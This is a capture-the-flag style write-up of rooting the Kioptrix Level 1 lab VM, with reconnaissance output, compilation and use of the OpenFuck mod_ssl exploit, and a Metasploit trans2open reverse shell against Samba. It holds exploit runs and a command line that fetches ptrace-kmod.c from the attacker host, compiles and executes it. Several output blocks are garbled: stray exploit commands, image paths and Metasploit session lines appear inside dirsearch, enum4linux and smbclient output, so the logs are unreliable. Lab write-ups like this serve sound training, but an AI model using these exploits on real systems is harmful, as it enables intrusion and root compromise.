

vulnhub_kioptrix_level_1

In the coming period, I will progressively update write-ups on various OSCP-LIKE machines, and this is my first write-up on vulnhub.

Firstly, alter the machine's network connectivity mode to NAT and use **arp-scan** to acquire its IP address (this tool is highly efficient and convenient).

(-l param means localnet)

```
(root@kali)~[~/Desktop]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:76:b9:5d, IPv4: 192.168.122.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.122.1  00:50:56:c0:00:08      VMware, Inc.
192.168.122.2  00:50:56:e1:0b:45      VMware, Inc.
192.168.122.12 00:0c:29:1a:7a:fd      VMware, Inc.
192.168.122.254 00:50:56:e1:f1:7b     VMware, Inc.
```

The target is 192.168.122.12.

The process of conducting a comprehensive port scan with **nmap** is quite time-consuming. Therefore, I prefer to utilize **masscan** initially to identify the open ports and subsequently perform a detailed scan with nmap.

```
(root@kali)~[~/Desktop]
# masscan -p1-65535 192.168.122.12 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-02 02:05:51 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 443/tcp on 192.168.122.12
Discovered open port 111/tcp on 192.168.122.12
Discovered open port 1024/tcp on 192.168.122.12
Discovered open port 22/tcp on 192.168.122.12
Discovered open port 80/tcp on 192.168.122.12
Discovered open port 139/tcp on 192.168.122.12
```

then it comes to nmap:

```

(root@kali) [~/Desktop]
# nmap -sC -sS -sV -A -p 22,80,111,139,443,1024 192.168.122.12
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-01 22:15 EDT
Nmap scan report for 192.168.122.12
Host is up (0.00045s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_ program version    port/proto  service
|_ 100000 2                    111/tcp    rpcbind
|_ 100000 2                    111/udp    rpcbind
|_ 100024 1                    1024/tcp   status
|_ 100024 1                    1024/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2023-11-02T03:17:36+00:00; +1h01m50s from scanner time.
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_ SSL2_RC4_64_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:1A:7A:FD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X

```

nmap -sC -sS -sV -A -p 22,80,111,139,443,1024 192.168.122.12

What interests me most is the HTTP service running on port 80.

Now it's time for **dirsearch** and **nikto**.

dirsearch for directory bruteforce:

```

(root@kali) [~/Desktop]
# dirsearch -u http://192.168.122.12 kioptrix_1

chrs (255) v0.4.2 and replace wget target
dirsearch: cd /tmp; wget https://dl.packetstormsecurity.net/0304-exploits/192.168.122.12-kmod.c; gcc -o g

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927


Output File: /root/.dirsearch/reports/192.168.122.12/_23-11-01_22-12-36.txt
Error Log: /root/.dirsearch/logs/errors-23-11-01_22-12-36.log

Target: http://192.168.122.12/

[22:12:36] Starting:
[22:12:38] 403 - 275B - /.ht_wsr.txt
[22:12:38] 403 - 280B - /.htaccess.sample
[22:12:38] 403 - 278B - /.htaccess.bak1
[22:12:38] 403 - 279B - /.htaccess_extra
[22:12:38] 403 - 278B - /.htaccess.orig
[22:12:38] 403 - 278B - /.htaccess.save
[22:12:38] 403 - 278B - /.htaccess_orig
[22:12:39] 403 - 277B - /.htaccessOLD2
[22:12:39] 403 - 276B - /.htaccessOLD
[22:12:39] 403 - 276B - /.htaccessBAK
[22:12:39] 403 - 274B - /.htpasswd
[22:12:39] 403 - 276B - /.htaccess_sc
[22:12:39] 403 - 268B - /.htm
[22:12:39] 403 - 269B - /.html
[22:12:39] 403 - 275B - /.httr-oauth
[22:12:39] 403 - 278B - /.htpasswd_test
[22:13:05] 403 - 272B - /cgi-bin/
[22:13:11] 403 - 272B - /doc/api/
[22:13:11] 403 - 268B - /doc/
[22:13:11] 403 - 282B - /doc/stable.version
[22:13:11] 403 - 283B - /doc/html/index.html
[22:13:11] 403 - 283B - /doc/en/changes.html
[22:13:18] 200 - 3KB - /index.html
[22:13:24] 301 - 294B - /manual http://127.0.0.1/manual/
[22:13:45] 200 - 27B - /test.php
[22:13:48] 200 - 4KB - /usage/
[22:13:53] 403 - 273B - /-operator
[22:13:53] 403 - 269B - /-root

```


nothing interesting except /usage/



The tiny text at the bottom caught my attention: “generated by **Webalizer** Version 2.01”

I attempted to acquire something useful via searchsploit, preferably directly identifying exploitable vulnerabilities.

unfortunately:



Let's turn to nikto!

```
(root@kali) [~/Desktop]
# nikto -h 192.168.122.12
- Nikto v2.5.0

+ Target IP: 192.168.122.12
+ Target Hostname: 192.168.122.12
+ Target Port: 80
+ Start Time: 2023-11-01 22:10:37 (GMT-4)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inodes 34921, size: 2090, mtime: Wed Sep 5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.0.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up to 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.0.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ /etc/passwd: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-icons/readme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/theme.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/theme.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/passwd: A PHP backdoor file manager was found.
+ /login.cgi?c1i=aa820a827cat300/etc/passwd: Some D-Link router remote command execution.
+ /shelltest/etc/passwd: A backdoor was identified.
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2023-11-01 22:11:03 (GMT-4) (26 seconds)

+ 1 host(s) tested
```

It brings me a lot:

- outdated mod_ssl,apache,openssl
- /test.php
- some php backdoor file manager(all of these are False Positives XD)

The /test.php page simply displays “TEST” without any other info, skip skip skip. Currently, the remaining that have not been tested are **mod_ssl**, Apache, and others.

Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.0.x - Off-by-One HTTP Access Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	unix/remote/40347.txt

Shellcodes: No Results

BINGO! Here comes several BOF vulnerabilities. I select `Apache mod_ssl < 2.8.7 openssl` - 'OpenFuckV2.c' Remote Buffer overflow (2), and then use -m param to copy it to my own dir.

```
(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# head -n 30 47080.c
/*
 * OF version r00t VERY PRIV8 spabam
 * Version: v3.0.4
 * Requirements: libssl-dev ( apt-get install libssl-dev )
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 * Note: if required, host ptrace and replace wget target
 */
```

The usage of this script is indicated in the comments, but a error stopped me when I follow the command: `fatal error: openssl/ssl.h: No such file or directory`. No worries, just simply download it by `apt-get install libssl-dev``. However , a new issue has arisen as some functionalities have been deprecated. By consulting GPT, I found way to resolve it : adding the `-Wno-deprecated-declarations`` flag to ignore warnings. Now we can finally successfully compile it :

```
(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# gcc -o OpenFuck 47080.c -lcrypto -Wno-deprecated-declarations

(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# ls
21671.c 40347.txt 47080.c 764.c OpenFuck
```

The remaining steps are truly smooth. Simply follow the instructions and execute the exp—— Successfully gain access to root privileges !

```
(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# ./OpenFuck 0x6b 192.168.122.12 443 -c 40

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* *TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* *#ION #delirium #nitrox #coder #root #endiabrad0s #NHC #TechTeam *
* *#pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod
--23:19:30-- http://192.168.122.111:8080/ptrace-kmod.c
=> 'ptrace-kmod.c'
Connecting to 192.168.122.111:8080 ... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

0K ... 100% @ 3.74 MB/s

23:19:30 (3.74 MB/s) - 'ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix '/usr/bin' never used
[+] Attached to 6202
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
ls /root
anaconda-ks.cfg
```

Wait Wait Wait 🤪

Messages above are all about HTTP service on port 80, why not give SMB a try ? (Remembering that nmap scan tells us not only port 80 is open)

enum4linux—nothing:

```
(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# enum4linux 192.168.122.12
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Nov  1 23:21:58 2023

===== ( Target Information ) =====
Target ..... 192.168.122.12
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.122.12 ) =====
Command shell session 5 opened (192.168.122.1114444 → 192.168.122.12:1034) at 2023-11-01 23:33:04 -0400
[+] Got domain/workgroup name: MYGROUP
Command shell session 6 opened (192.168.122.1114444 → 192.168.122.12:1036) at 2023-11-01 23:33:07 -0400
Command shell session 7 opened (192.168.122.1114444 → 192.168.122.12:1037) at 2023-11-01 23:33:08 -0400

===== ( Nbtstat Information for 192.168.122.12 ) =====
Looking up status of 192.168.122.12
KIOPTRIX <00> - B <ACTIVE> Workstation Service
KIOPTRIX <03> - B <ACTIVE> Messenger Service
KIOPTRIX <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MYGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
MYGROUP <1d> - B <ACTIVE> Master Browser
MYGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
ID: 00-00-00-00-00-00
MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.122.12 ) =====
[+] Server 192.168.122.12 allows sessions using username '', password ''
Not starting interaction with host.

===== ( Getting domain SID for 192.168.122.12 ) =====
Domain Name: MYGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

smbclient—nothing:

```
(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# smbclient -L \\192.168.122.12\
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\root]:

Sharename      Type           Comment
-----
IPC$            IPC           IPC Service (Samba Server)
ADMIN$         IPC           IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Command shell session 8 opened (192.168.122.1114444 → 192.168.122.12:1037) at 2023-11-01 23:33:08 -0400

Server      Comment
-----
KIOPTRIX    Samba Server

Workgroup    Master
Active       MYGROUP     KIOPTRIX

(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# smbclient \\192.168.122.12\IPC$
Password for [WORKGROUP\root]:
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ^C

(root@kali)-[~/Desktop/vulnhub/kioptrix_1]
# smbclient \\192.168.122.12\ADMIN$
Password for [WORKGROUP\root]:
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
tree connect failed: NT_STATUS_WRONG_PASSWORD
```

Ultimately, utilize the MSF to detect the version of the SMB protocol.

```

msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.122.12   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.122.12
rhosts => 192.168.122.12
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.122.12:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.122.12:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.122.12: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search trans2open

```

Samba 2.2.1a, turn to searchsploit:

```

root@kali: ~/Desktop/vulnhub/kioptrix_1
└─ searchsploit samba 2.2.1a

Exploit Title                                                                 Path
-----
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                  oss/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                          multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                       linux/remote/7781.txt
Samba < 3.6.2 (x86) - Denial of Service (Poc)                               linux_x86/dos/36741.py

Shellcodes: No Results

```

Perfect ! There exists a exploit script in MSF :

```

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.122.12   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.122.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.122.12
rhosts => 192.168.122.12
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.122.111:4444
[*] 192.168.122.12:139 - Trying return address 0xbffffdc ...
[*] 192.168.122.12:139 - Trying return address 0xbfffffc ...
[*] 192.168.122.12:139 - Trying return address 0xbffffbc ...
[*] 192.168.122.12:139 - Trying return address 0xbffffac ...
[*] Sending stage (1017704 bytes) to 192.168.122.12
[*] 192.168.122.12 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.122.12:139 - Trying return address 0xbffff9c ...
[*] Sending stage (1017704 bytes) to 192.168.122.12
[*] 192.168.122.12 - Meterpreter session 2 closed. Reason: Died
[-] Meterpreter session 2 is not valid and will be closed

```

Everything appears to be progressing smoothly, but I am still unable to obtain a shell. The scenario appears in the provided image, where the shell connection is established but consistently interrupted, is highly likely to be attributed to a mismatch between the targets or payloads.

Let's attempt to utilize a more common payload: `shell/reverse_tcp` instead of `meterpreter/reverse_tcp`.


```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.122.111:4444
[*] 192.168.122.12:139 - Trying return address 0xbffffdfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffcfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffbfc...
[*] 192.168.122.12:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.122.12
[*] 192.168.122.12:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.122.12
[*] 192.168.122.12:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.122.12
[*] 192.168.122.12:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.122.12
[*] 192.168.122.12:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.122.111:4444 -> 192.168.122.12:1034) at 2023-11-01 23:33:04 -0400

[*] Command shell session 6 opened (192.168.122.111:4444 -> 192.168.122.12:1035) at 2023-11-01 23:33:06 -0400
[*] Command shell session 7 opened (192.168.122.111:4444 -> 192.168.122.12:1036) at 2023-11-01 23:33:07 -0400
[*] Command shell session 8 opened (192.168.122.111:4444 -> 192.168.122.12:1037) at 2023-11-01 23:33:08 -0400
^C
Abort session 5? [y/N] y

[*] 192.168.122.12 - Command shell session 5 closed. Reason: User exit
msf6 exploit(linux/samba/trans2open) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  --
  6    shell x86/linux  192.168.122.111:4444 -> 192.168.122.12:1035 (192.168.122.12)
  7    shell x86/linux  192.168.122.111:4444 -> 192.168.122.12:1036 (192.168.122.12)
  8    shell x86/linux  192.168.122.111:4444 -> 192.168.122.12:1037 (192.168.122.12)

msf6 exploit(linux/samba/trans2open) > sessions 6
[*] Starting interaction with 6...

id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root

```



Welcome to communicate with me. Everything !